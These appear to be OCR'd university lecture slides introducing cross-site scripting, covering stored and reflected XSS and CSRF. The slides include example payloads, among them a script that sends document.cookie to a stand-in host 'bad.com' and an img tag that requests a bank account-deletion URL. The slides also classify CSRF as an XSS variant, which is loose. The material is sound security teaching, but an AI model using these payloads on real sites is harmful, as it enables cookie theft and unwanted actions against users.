XSS
Cross Site Scripting

Security

Universidade de Aveiro

XSS

- Injection of client side scripts in web pages

- Inherent to how HTML works
  - Not a “bug” of .NET, Python, etc..

- Has several variants
  - Stored XSS
  - Reflected XSS
  - Cross Site Request Forgery

XSS

Correct usage:

```
<img src=‘img.png’></img>
```

Not so correct usage:

```
<img src=‘img.png’><script>alert(“hi”);</script></img>
```

XSS

```
<img src=“<script>window.open(‘http://
bad.com/reg.php?’+document.cookie)
</script>”></img>
```

Open Window, send current cookie to bad.com

XSS: Injection Vectors

- Any non parsed text!

```
<p>Hi there<script>alert(‘hehe’)</script></p>
```


- Media tags: img, video, canvas

```
<img src=“http://bank.com/delete_account.php”></img>
```

URLs:

```
http://foo.bar/index.php?search=<script>alert(‘hi’)</script>
```

Stored XSS




1) Store malicious Script

2) Get Page (with malicious script)

3) Execute malicious Script

Web Server

Reflected XSS




1) Send malicious link

2) Get Page (using malicious link)

3) Process page with injected code

Web Server

Cross Site Request Forgery



1) Store malicious script

2) Get Page (with malicious script)

3) Execute malicious request